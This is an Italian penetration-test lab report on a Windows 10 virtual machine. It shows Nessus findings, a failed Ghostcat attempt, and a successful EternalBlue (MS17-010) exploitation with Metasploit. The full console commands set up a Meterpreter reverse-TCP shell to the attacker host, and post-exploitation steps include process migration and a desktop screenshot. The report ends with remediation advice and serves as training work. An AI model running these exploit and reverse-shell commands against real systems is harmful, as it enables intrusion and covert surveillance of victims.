Report Esercizio 5 - Vulnerability Assessment e Penetration Test

| Titolo del Documento: | Report Attività di Laboratorio: Giorno 5 |

| Asset Sotto Analisi: | Macchina Virtuale Windows 10 |

| Indirizzo IP Target: | 192.168.60.6 |

| Indirizzo IP Attaccante: | 192.168.60.3 (Kali Linux) |

| Data dell'Attività: | 01 Settembre 2025 |

| Analisti: | [Landa Tracker S.P.A.] |

| Stato: | Completato |

1. Sommario Esecutivo

In data 01/09/2025 è stata condotta un'attività di penetration test su una macchina target Windows 10, come specificato nei requisiti del laboratorio "Giorno 5". L'obiettivo era verificare la presenza di vulnerabilità sfruttabili e ottenere un accesso remoto al sistema.
L'analisi iniziale, condotta con lo scanner di vulnerabilità **Nessus**, ha rivelato la presenza di molteplici *vulnerabilità critiche*. Nonostante le difficoltà iniziali legate a problemi di configurazione degli strumenti e della rete, è stato possibile adattare la strategia di attacco.
Sfruttando una vulnerabilità critica nel **servizio SMBv1** (**MS17-010**), è stato ottenuto un accesso completo al sistema target con i massimi privilegi (` *NT AUTHORITY\SYSTEM* `).
La fase di post-sfruttamento ha confermato il pieno controllo della macchina, permettendo la raccolta di tutte le evidenze richieste dall'esercizio.
L'attività ha dimostrato che l'asset analizzato è altamente vulnerabile e richiede interventi di remediation immediati.

2. Obiettivi e Scopo dell'Attività

L'obiettivo primario dell'attività era simulare un attacco informatico per:

- Identificare le vulnerabilità presenti sul sistema operativo Windows 10.
- Sfruttare una delle vulnerabilità identificate per ottenere un accesso remoto (shell).
- Condurre attività di post-sfruttamento per raccogliere informazioni specifiche dal sistema compromesso, come richiesto dalla traccia.

**Lo scopo era limitato all'ambiente di laboratorio definito, comprendente esclusivamente la macchina attaccante (Kali Linux) e la macchina target (Windows 10).*


3. Fasi dell'Attività Svolta

L'attacco è stato condotto seguendo una metodologia standard suddivisa in tre fasi principali.

3.1. Fase di Scansione e Analisi Vulnerabilità

1. *Tool Utilizzato*: Tenable Nessus.
2. *Target*: 192.168.60.6
3. *Risultati*: La scansione ha identificato diverse vulnerabilità di livello Critico e Alto, tra cui:

- *Apache Tomcat AJP* Connector Request Injection (**Ghostcat**):
  Vulnerabilità nel servizio Tomcat, designata come target primario dall'esercizio.
- Microsoft Windows *SMBv1* Multiple Vulnerabilities (MS17-010 / **EternalBlue**):
  Vulnerabilità critica nel protocollo di condivisione file di Windows.
- *PostgreSQL* Default Unpassworded Account:
  Accesso al database PostgreSQL senza credenziali.
- *Microsoft Message Queuing RCE* (**Queuejumper**):
  Vulnerabilità di esecuzione di codice in remoto nel servizio MSMQ.



3.2. Fase di Sfruttamento (Exploitation)

L'accesso iniziale è stato tentato seguendo due approcci distinti.

Tentativo 1: Apache Tomcat "Ghostcat" (Fallito)

- Motivazione: Target esplicitamente richiesto dalla traccia dell'esercizio.
- Procedura: È stato avviato *Metasploit Framework* per utilizzare il modulo di exploit relativo a Ghostcat.

Problematiche Riscontrate:

1. L'istanza locale di Metasploit non conteneva il modulo di exploit per l'esecuzione di codice in remoto (RCE), ma solo un modulo ausiliario per la lettura di file (LFI).
2. Si è tentato di aggiornare Metasploit, ma l'operazione è fallita a causa di un errore di risoluzione DNS (`Temporary failure resolving 'http.kali.org'`).
3. Il problema di rete è stato diagnosticato e risolto riconfigurando la scheda di rete della VM Kali in modalità **NAT**.

4. Nonostante l'aggiornamento, il modulo di exploit specifico per RCE non era ancora disponibile, rendendo necessario un cambio di strategia.

Tentativo 2: Microsoft SMBv1 "EternalBlue" (Successo)

- Motivazione: Adattamento della strategia basato sui risultati della scansione Nessus, scegliendo un vettore d'attacco alternativo ma ugualmente critico.
- Procedura:
  1. È stato selezionato il modulo `*exploit/windows/smb/ms17_010_eternalblue*` in **Metasploit**.
  2. Sono state configurate le opzioni richieste:

* `**RHOSTS**`: 192.168.60.6
* `**LHOST**`: 192.168.60.3
* `**LPORT**`: 7777
* `payload`: `*windows/x64/meterpreter/reverse_tcp*`

3. L'exploit è stato lanciato con successo, ottenendo una sessione **Meterpreter** con privilegi `*NT AUTHORITY\SYSTEM*`.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.60.6
RHOSTS => 192.168.60.6
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.60.3
LHOST => 192.168.60.3
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 7777
LPORT => 7777
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.60.6     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 target machines.
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.60.3:7777
[*] 192.168.60.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.60.6:445      - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested re
peat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.60.6:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.60.6:445 - The target is vulnerable.
[*] 192.168.60.6:445 - shellcode size: 1283
[*] 192.168.60.6:445 - numGroomConn: 12
[*] 192.168.60.6:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.60.6:445 - got good NT Trans response
[+] 192.168.60.6:445 - got good NT Trans response
[+] 192.168.60.6:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.60.6:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.60.6:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.60.6:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.60.6
[*] Meterpreter session 1 opened (192.168.60.3:7777 → 192.168.60.6:49577) at 2025-09-01 07:15:08 -0400
```

3.3. Fase di Post-Sfruttamento

Ottenuto l'accesso, sono state raccolte le evidenze richieste.

1. ***Problematica Iniziale***: Il comando `screenshot` non funzionava, in quanto la sessione `*SYSTEM*` non possiede un'interfaccia grafica attiva.
2. ***Soluzione***: La sessione Meterpreter è stata *migrata* dal suo processo di sistema a un processo utente con interfaccia grafica (`*explorer.exe*`) tramite il comando `**migrate**`.

```
4080  4036  explorer.exe
```

3. **Raccolta Evidenze**:

Verifica Ambiente Virtuale:

- Comando*: run post/windows/gather/checkvm*
- Risultato: L'analisi ha confermato che il sistema target è una macchina virtuale: **This is a VirtualBox Virtual Machine**.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Recupero Configurazione di Rete:

- Comando: ipconfig
- Risultato: È stata identificata l'interfaccia di rete attiva. L'indirizzo IP rilevato è **192.168.60.6** con una netmask 255.255.255.0.

```
Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:0a:bd:21
MTU          : 1500
IPv4 Address : 192.168.60.6
IPv4 Netmask : 255.255.255.0
```

Enumerazione Webcam:


- Comando: webcam_list
- Risultato: Il comando ha confermato l'**assenza di webcam** collegate al sistema (No webcams were found).

```
meterpreter > webcam_list
[-] No webcams were found
```

Acquisizione Screenshot Desktop:

- Comando: screenshot
- Risultato: Il comando è stato eseguito con successo dopo la migrazione del processo. L'immagine del desktop è stata salvata correttamente sulla macchina attaccante nel percorso: **/home/kali/Pwztuvrz.jpeg**.

```
meterpreter > migrate 4080
[*] Migrating from 1600 to 4080...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/Pwztuvrz.jpeg
```



4. Conclusioni e Raccomandazioni

L'attività di penetration test ha avuto pieno successo. Il sistema target Windows 10 si è dimostrato altamente vulnerabile a causa della mancanza di aggiornamenti di sicurezza critici.

Si raccomandano le seguenti azioni di remediation per mitigare i rischi identificati:

1. ***Patch Management***: Installare immediatamente la patch di sicurezza Microsoft *MS17-010* e tutti gli altri aggiornamenti critici mancanti.
2. ***Disabilitare SMBv1***: SMBv1 è un protocollo obsoleto e insicuro. Deve essere disabilitato su tutti i sistemi Windows e sostituito con versioni più recenti (SMBv2/v3).
3. ***Hardening dei Servizi***: Rivedere la configurazione dei servizi esposti, come Apache Tomcat e PostgreSQL, per assicurarsi che siano aggiornati, protetti da password complesse e non espongano interfacce di amministrazione non necessarie.